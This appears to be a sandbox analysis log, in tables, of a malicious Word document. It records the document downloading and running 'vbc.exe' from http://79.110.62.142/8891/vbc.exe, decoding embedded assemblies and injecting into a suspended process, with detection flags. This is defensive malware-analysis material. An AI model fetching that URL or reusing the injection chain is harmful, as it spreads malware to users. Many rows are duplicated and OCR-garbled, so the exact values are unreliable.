| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
| Call Internet Helper API | API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0C; .nfoPath.3), 0, , , 10000000) Return: cc0004 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 30c | 3696 | 3760 |
| Call System API | API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0 | 3696 | 3760 |
| Call Internet Helper API | API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 4055080) Return: cc0008 | 3696 | 3760 |
| Call Internet Helper API | API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1237684, 4194320, 4055080) Return: cc000c | 3696 | 3760 |
| Detection | Threat Characteristic: Connects to remote URL or IP address | 0000 | 0.00 |
| | http://79.110.62.142/8891/vbc.exe | | |
| Call System API | API Name: GetVersionExA Args: (12dd70) Return: 1 | 3696 | 3760 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0 | 3696 | 3760 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None | 3696 | 3760 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None | 3696 | 3760 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None | 3696 | 3760 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None | 3696 | 3760 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 370 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 394 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 394 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 3dc | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 3f8 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 418 | 3696 | 3760 |
| Call Network API | | 3696 | 3760 |
| | API Name: socket Args: (23, 2, 0) Return: 418 | | |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 41c | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 41c | 3696 | 3760 |
| Call System API | API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0 | 3696 | 3760 |
| Call System API | API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 420 | 3696 | 3760 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 420 | 3696 | 3760 |
| Call Network API | API Name: bind Args: (420, 0.0.0.0:49178, 16) Return: 0 | 3696 | 3760 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0.49178 | | |
| Call System API | API Name: ConnectEx Args: (420, 79.110.62.142:80, 16, 0, 0, 0, 349e84) Return: 0 | 3696 | 3760 |
| Call Network API | API Name: send Args: (420, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; NET4.0C; NET4.0C; NET4.0E; InfoPat h.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\n'\n\n'\n, 1, 317) Return: 0 | 3696 | 3760 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1vinAccept: */"vinAccept-Encoding: gzip, deflate/vinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Tri dent/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]vinHost: 79.110. 62.142VinConnection: Keep-Alive/in/rin | | |
| Call Network API | API Name: recv Args: (420, , 1, 2) Return: ? | 3696 | 3760 |
| Add File | Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_MSIL | 3696 | 3760 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_MSIL | 3696 | 3760 |
| Detection | Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe | | |
| Add File | Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL | 3696 | 3760 |
| Detection | Threat Characteristic: Drops executable during installation Dropping Process ID: 3760 File: %USERPROFILE%vbc.exe Type: VSDT_EXE_MSIL | | 0.00 |
| | Type. Vob I_EAE_MolE | | |
| Detection | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/bbc.exe | | |
| | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe | 3696 | 3760 |
| Detection Write File Detection | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%vvbc.exe Path: %USERPROFILE%vvbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems | 3696 | 3760 |
| Write File Detection | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe | | |
| Write File | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%vvbc.exe Path: %USERPROFILE%vvbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems | 3696 3696 | 3760 3760 |
| Write File Detection Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%Ivbc.exe API Name: GetDriveTypeW Args: (C.\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information | | |
| Write File Detection Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%Ivbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 | | |
| Write File Detection Call System API Detection | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 | 3696 | 3760 |
| Write File Detection Call System API Detection Call System API Detection | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows | 3696 3696 | 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3 | 3696 3696 | 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API Call System API Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 | 3696 3696 3696 | 3760 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForeground/Window Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: ((N:\) Neturn: 3 API Name: GetDriveTypeW Args: (N:\) Neturn: 3 API Name: GetDriveTypeW Args: (N:\) Neturn: 3 | 3696 3696 3696 3696 | 3760 3760 3760 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API Call System API Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%/vbc.exe Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%/vbc.exe API Name: GetDriveTypeW Args: (C\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 3 API Name: GetDriveTypeW Args: (\) Return: 3 | 3696 3696 3696 | 3760 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API Call System API Call System API Call System API Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%Ivbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (\(\text{ \chiv} \) Return: 3 API Name: GetDriveTypeW Args: (\(\text{ \chiv} \) Return: 3 API Name: GetDriveTypeW Args: (\(\text{ \chiv} \) Return: 5 API Name: GetDriveTypeW Args: (\(\text{ \chiv} \) Return: 5 | 3696 3696 3696 3696 | 3760 3760 3760 3760 3760 |
| Write File Detection Call System API Detection Call System API Detection Call System API Call System API Call System API Call System API Call System API | Threat Characteristic: Creates multiple copies of a file %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%Ivbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains drive info from API result API Name: GetForegroundWindow Args: () Return: 100ca Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (N?IDE#CdRomDell_DVD-ROM | 3696 3696 3696 3696 3696 | 3760 3760 3760 3760 3760 |

| Detection | Threat Characteristic: Creates command line process Process ID: 3864 | | |
|--|---|--------------|----------------------|
| Call Process API | Image Path: %USERPROFILE%/vbc.exe API Name: CreateProcessW Args: (%USERPROFILE%/vbc.exe, "%USERPROFILE%/vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:3864:%USERPROFILE%/vbc.exe) Return: 1 | 3696 | 3760 |
| Detection | Threat Characteristic: Executes dropped file File: %USERPROFILE%vbc.exe | | |
| Detection | Shell Command: %USERPROFILE%Ivbc.exe "%USERPROFILE%Ivbc.exe" Threat Characteristic: Creates process Process ID: 3760 Image Path: %USERPROFILE%Ivbc.exe Shell Command: "%USERPROFILE%Ivbc.exe" | | |
| Call Thread API | API Name: NtResumeThread Args: (Process:3864,) Return: ? | 3696 | 3760 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid(3864), ppid(3760) Return: 1 | 3696 | 3760 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100ca | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C.1) Return: 3 | | 3696 |
| | | | |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\ Value: None | | 3696 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\ Value: None | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\1C1E4E \Value: None | | 3696 |
| Call Filesystem API | API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0 | | 3696 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP**, 0, 12d540, 0, 0, 0, 0) Return: 2f8968 | | 3696 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (2f8968, 12d540) Return: 1 | | 3696 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\OFFICE11\STARTUP**, 0, 12d540, 0, 0, 0) Return: 2f8968 | | 3696 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\ Value: None | | 3696 |
| Call System API | API Name: GetVersionExA Args: (12f87c) Return: 1 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 0 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%AppData\) Return: 3 | | 3696 |
| Call System API | API Name: GelDriveTypeW Args: (%USERPROFILE%\) Return: 3 | | 3696 |
| Call System API | | | |
| | API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | | 3696 |
| Call System API | API Name: GelDriveTypeW Args: (C:\Users\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call Internet Helper API | API Name: NetShareEnum Args: (, 503, 70450250, -1, 123570, 12356c, 0) Return: 0 | | 3696 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Enums share folder from API result | | |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | | 3696 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\M1XKQVL.LNK) Return: 0 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 | | 3696 |
| Call Filesystem API | API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa11.d at, 0, 0, 0, 1) Return: 0 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\InstallRoot\UE\\90110409-6000-11D3-8CFE-0150048383C9\} Value: None | | 3696 |
| Detection | Threat Characteristic: Creates process Process ID: 3864 Image Path: %USERPROFILE%Ivbc.exe | | |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 2af350, 0, 0, 0) Return: 406d60 | 3760 | 3864 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3864 Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (406d60, 2af350) Return: 1 | 3760 | 3864 |
| Call System API | API Name: GetVersionExA Args: (412758) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | |
| Detection | Process ID: 3864 Info: Obtains system version from API result | | |
| | Info: Obtains system version from API result | 3760 | 3864 |
| Call Filesystem API | Info: Obtains system version from API result API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 2af048, 0, 0, 0) Return: 407260 | | |
| Call Filesystem API Call System API | Info: Obtains system version from API result API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 2af048, 0, 0, 0) Return: 407260 API Name: CryptExportKey Args: (4074e0, 0, 6, 0, 0, 2ac0e8) Return: 1 | 3760 | 3864 |
| Call Filesystem API Call System API Call Filesystem API | Info: Obtains system version from API result API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\mscorlib*, 0, 2af048, 0, 0, 0) Return: 407260 API Name: CryptExportKey Args: (4074e0, 0, 6, 0, 0, 2ac0e8) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Core*, 0, 2aa948, 0, 0, 0) Return: 407660 | | 3864 3864 |
| Call Filesystem API Call System API Call Filesystem API Write Registry Key | Info: Obtains system version from API result API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 2af048, 0, 0, 0) Return: 407260 API Name: CryptExportKey Args: (4074e0, 0, 6, 0, 0, 2ac0e8) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 2aa948, 0, 0, 0) Return: 407660 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: 26 | 3760 3760 | 3864 3864 3696 |
| Call Filesystem API Call System API Call Filesystem API | Info: Obtains system version from API result API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\mscorlib*, 0, 2af048, 0, 0, 0) Return: 407260 API Name: CryptExportKey Args: (4074e0, 0, 6, 0, 0, 2ac0e8) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Core*, 0, 2aa948, 0, 0, 0) Return: 407660 | 3760 | 3864 3864 |

| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMDiagnostics*, 0, 2ac3b0, 0, 0, 0) Return: 4ae2a8 | 3760 | 3864 |
|-----------------------------------|--|------|------|
| Call Filesystem API | API Name: FindNextFileW Args: (4ae2a8, 2ac3b0) Return: 1 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 2abae0, 0, 0, 0) Return: 4ae2a8 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Servd1dec626# 0, 2ac398, 0, 0, 0) Return: 4ae2a8 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 2abbd0, 0, 0, 0) Return: 4ae468 | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4 | 3760 | 3864 |
| Detection | Threat Characteristic: Attempts to detect active running processes Process ID: 3864 Info: enum processes | | |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4 | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4 | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4 | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304 | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c | 3760 | 3864 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 2ab818, 0, 0, 0) Return: 4ae5e8 | 3760 | 3864 |
| Call Filesystem API | API Name: FindNextFileW Args: (4ae5e8, 2ab818) Return: 1 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing)*, 0, 2aaec0, 0, 0, 0) Return: 4ae6a8 | 3760 | 3864 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100ca | | 3696 |
| Call System API | API Name: GetVersionExA Args: (2adf0c) Return: 1 | 3760 | 3864 |
| Call System API | API Name: GetVersionExA Args: (745f34f0) Return: 1 | 3760 | 3864 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\WORDFiles \Value: 56560007 | | 3696 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\ProductFiles\Value: 56560009 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\BaseSuite\1EBDE4BC9A514630B5412561FA45CCC5 Value: 1 | | 3696 |
| Add File | Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS | 3760 | 3864 |
| Call System API | API Name: CryptDecrypt Args: (4ae928, 0, 0, 0, 517aa38, 3c28) Return: 1 | 3760 | 3864 |
| Call System API | API Name: CryptEncrypt Args: (4ae928, 0, 1, 0, 516a0b0, 10, 10) Return: 1 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUIyQWNTWIIsSmk5dHludC9TdlZLMStCMG9RaUFZQk1rMkpCQUVP | 3760 | 3864 |
| | ekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZtVmRaaFpBek8yZHZQZmVlKys5) Return: 4834734941414141 | | |
| Detection | Threat Characteristic: Detected as obfuscated script File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 | | |
| Call System API | API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAAAACAO29B2AcSZYLJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm VdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra) Return: 1F8B080000000000 | 3760 | 3864 |
| Call System API | API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRlcg==) Return: 4D756E6F7A2E4869 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (LIByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274 | 3760 | 3864 |
| Call System API | API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265 | 3760 | 3864 |
| Call System API | API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 | 3760 | 3864 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 2aba68, 0, 0, 0) Return: 5179a50 | 3760 | 3864 |
| Call Filesystem API | API Name: FindNextFileW Args: (5179a50, 2aba68) Return: 1 | 3760 | 3864 |
| Call System API | API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 | 3760 | 3864 |
| Call Process API | API Name: CreateProcessW Args: (%USERPROFILE%/vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:3912:%USERPROFILE%/vbc.exe) Return: 1 | 3760 | 3864 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Injected API: SetThreadContext Target Process ID: 3912 Target Image Path: %USERPROFILE%Ivbc.exe | | |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Injecting Process ID: 3864 Injected API: WriteProcessMemory Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe | | |
| Detection | Threat Characteristic: Creates process Process ID: 3864 Image Path: %USERPROFILE%lvbc.exe | | |
| | Shell Command: | | |
| Call Virtual Memory API | Shell Command: API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%ivbc.exe, 400000, MZ., 1024, 2ae264) Return: 1 | 3760 | 3864 |
| Call Virtual Memory API Detection | | 3760 | 3864 |
| | API Name: WriteProcessMemory Args: (Process Name:3912:%USERPROFILE%\vbc.exe, 400000, MZ., 1024, 2ae264) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe | 3760 | 3864 |

| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%Ivbc.exe | | |
|---|--|--|--|
| | Injected Content: .D\$}d | | |
